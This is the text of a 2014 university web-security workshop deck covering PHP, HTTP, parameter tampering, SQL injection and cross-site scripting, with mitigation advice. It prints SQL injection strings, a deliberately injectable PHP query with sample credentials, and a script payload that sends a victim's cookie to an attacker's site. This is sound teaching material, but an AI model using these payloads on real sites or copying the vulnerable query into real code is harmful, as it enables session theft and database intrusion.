WEB SECURITY WORKSHOP TEXSAW 2014

Presented by Solomon Boyd and Jiayang Wang

Introduction and Background

Targets

- Web Applications
  - Web Pages
  - Databases
- Goals
  - Steal data
  - Gain access to system
  - Bypass authentication barriers

Web Servers

- Web applications are Internet interfaces to web servers
- Example web servers:
  - Apache
  - IIS
  - Nginx
  - Self contained servers (often called web services)

Introduction to Languages

Languages

- PHP
- Javascript
- SQL
- HTML

PHP

- Interpreted Server Side
- Dynamic
- Handles GET/POST
- Manages Sessions
- Has Own Set of Vulnerabilities
  - Not Covered Here

PHP

```
<?php
$q = intval($_GET['q']);

$con = mysqli_connect('localhost','peter','abc123','my_db');
if (!$con)
  {
  die('Could not connect: ' . mysqli_error($con));
  }

mysqli_select_db($con,"ajax_demo");
$sql="SELECT * FROM user WHERE id = '".$q."'";

$result = mysqli_query($con,$sql);

echo "<table border='1'>
<tr>
<th>Firstname</th>
<th>Lastname</th>
<th>Age</th>
<th>Hometown</th>
<th>Job</th>
</tr>";

while($row = mysqli_fetch_array($result))
  {
  echo "<tr>";
  echo "<td>" . $row['FirstName'] . "</td>";
  echo "<td>" . $row['LastName'] . "</td>";
  echo "<td>" . $row['Age'] . "</td>";
  echo "<td>" . $row['Hometown'] . "</td>";
  echo "<td>" . $row['Job'] . "</td>";
  echo "</tr>";
  }
echo "</table>";

mysqli_close($con);
?>
```

PHP

- Session Demo
- 10.176.169.7/web_demo/week1/sample.php
- Try refreshing the page a few times
- What do you see? Which part of the page changed?

PHP Line by Line

- Why did they change? Here is the code:

```
<?php
session_start();
if (isset($_SESSION['views']))
{
        $_SESSION['views'] = $_SESSION['views'] + 1;
        echo "Welcome back! You've been here " . $_SESSION['views'] . " times";
}
else
{
        $_SESSION['views'] = 1;
        echo "Nice to meet you!";
}

?>
```

Javascript

- Dynamic
- Embedded in HTML
- Interpreted Client Side!!!

SQL

- Query Databases
- Most Common for CTFs
- Used to Access Data
  - Usernames
  - Passwords
  - Credit Card #s
  - Fun Stuff

SQL

- To select a user:
  SELECT * from users WHERE name = 'Bob';
- The username is determined at runtime, so let’s make it:
  SELECT * from users WHERE name = '$name';
- For example, if $name is “Joe”:
  SELECT * from users WHERE name = 'Joe';

HTML

- Describes Layout of Webpage
- Sometimes Contains Debug Info
- Usually not very interesting…

HTTP

- Protocol that provides the way to communicate over the web
- It is stateless and asynchronous
  - Simulate state with sessions
  - Your browser keeps session information
  - The server uses this to keep track of your state
- Example: Shopping Cart
  - Session has an ID tied to a cart in database
  - Every page you visit has to establish your identity

HTTP Requests

- Methods
  - GET – asks server for information
  - POST – gives server data
  - PUT – tells server to modify or create data
  - DELETE – tells server to delete data
- Examples
  - GET shows your profile on a webpage
  - POST is used to upload your picture
  - PUT changes your bio
  - DELETE gets rid of the embarrassing picture

HTTP Request Parameters


- Along with URL and method, requests carry data in the form of parameters
- GET
  - Visible from URL: http://www.facespace.com/profile.php?id=13
  - Can be used easily in hyperlinks
- POST
  - Not visible in URL or link, embedded in request
  - We can still alter these

Parameter Tampering


Overview

- Very basic attack on HTTP protocol
- Exploits server's misguided trust in data from user


Example – Game High Scores




Example – Game High Scores




Example – Game High Scores




Attack – Game High Scores




Example – PayPal




Example – PayPal




Example – PayPal



Attack – PayPal



Attack – PayPal



Mitigation

- Never trust the integrity of data that a user can edit
- Web services can allow servers to talk and bypass the user

SQL Injection

Overview

- Injection attacks – user takes advantage of poor input sanitization to insert data into the client application that is passed (and trusted) to a server application
- SQL injection – users exploits the trust that the database engine has in the web server by giving the web server data that alters a query
- Another injection is command injection – targets system process execution

Example

- To select a user:
  SELECT * from users WHERE name = 'Bob';
- The username is determined at runtime, so let's make it:
  SELECT * from users WHERE name = '$name';
- For example, if $name is "Joe":
  SELECT * from users WHERE name = 'Joe';

Attack

- Let's give it a string that will change the query once substituted into it.
- Attack string is:
  ' or '1'='1
- When plugged into the query, the following is produced:
  SELECT * from users where NAME = '' or '1'='1';
- This always returns a row

Another injection

- SELECT money from users where id = $id;
- We control the $id variable
- Utilize UNION to forge our own data:
  0 UNION SELECT 1000000
- Resulting query:
  SELECT money from users where id = 0 UNION SELECT 1000000;

Blind Injection

- Only returns True or False.
- Used to discover information about entries.
- Can make use of the LIKE operator.
- The LIKE operator uses pattern matching. For example the command below finds all employee names that start with ‘s’.
- SELECT * FROM employees WHERE employee_name LIKE 's%';

UNION SELECT

- SELECT money from users where id = $id;
- We control the $id variable
- Utilize UNION to forge our own data:
  0 UNION SELECT 1000000
- Resulting query:
  SELECT money from users where id = 0 UNION SELECT 1000000;

Table Modification

- Previously we exploited SELECT this exploits INSERT.
- INSERT INTO users VALUES (“string1”, “string2”)

Table Traversal

- In MYSQL there is a static table called INFORMATION_SCHEMA
- This reveals information about other tables.
- Combine with UNION SELECT to get other tables.

Mitigation

- Parameterized queries. In PHP:
  - Stupid way:
    ```
    $db->query("select user where id = $id");
    ```
  - Smart way:
    ```
    $db->prepare("select user where id = :id");
    $db->execute(array(':id' => $id));
    ```
- This is better because the DB doesn't need to trust the web server since the actual query doesn't change
- DON'T FILTER, USE PREPARED STATEMENTS / PARAMETERIZED QUERIES

Cross Site Scripting

Overview

- Exploits the trust a browser places in a site by running code (usually JS) in browser
- Reflected: user is tricked into running some code
  - In URL: site.com/?msg=<script>…</script>
  - Pasted into address bar
- Stored: the malicious code is stored persistently on the compromised website
  - Unfiltered comments
  - SQL injections allowing user control where not intended

Payloads and Goals


- Steal cookies
- Open a hidden IFRAME
- Spam advertisements
- Redirect to another page
- Click jacking
- Many more

Example Attack

- Uses jQuery
- <script>$.get('www.mysite.com/grabber.php?c=' + document.cookie);</script>
- A get request is made to our site, which stores the parameter c in a log file, or autopwns them. Whatever.

Mitigation

- Developers
  - Don't allow users to post HTML
  - Keep an eye out for places where attackers could modify what other peoples' browsers render
- Users
  - Use NoScript or similar whitelisting plugin
  - Don't click or paste a link with JavaScript in it


Cross Server Request Forgery

Overview

- Similar to XSS
- Exploits trust that servers place in browsers
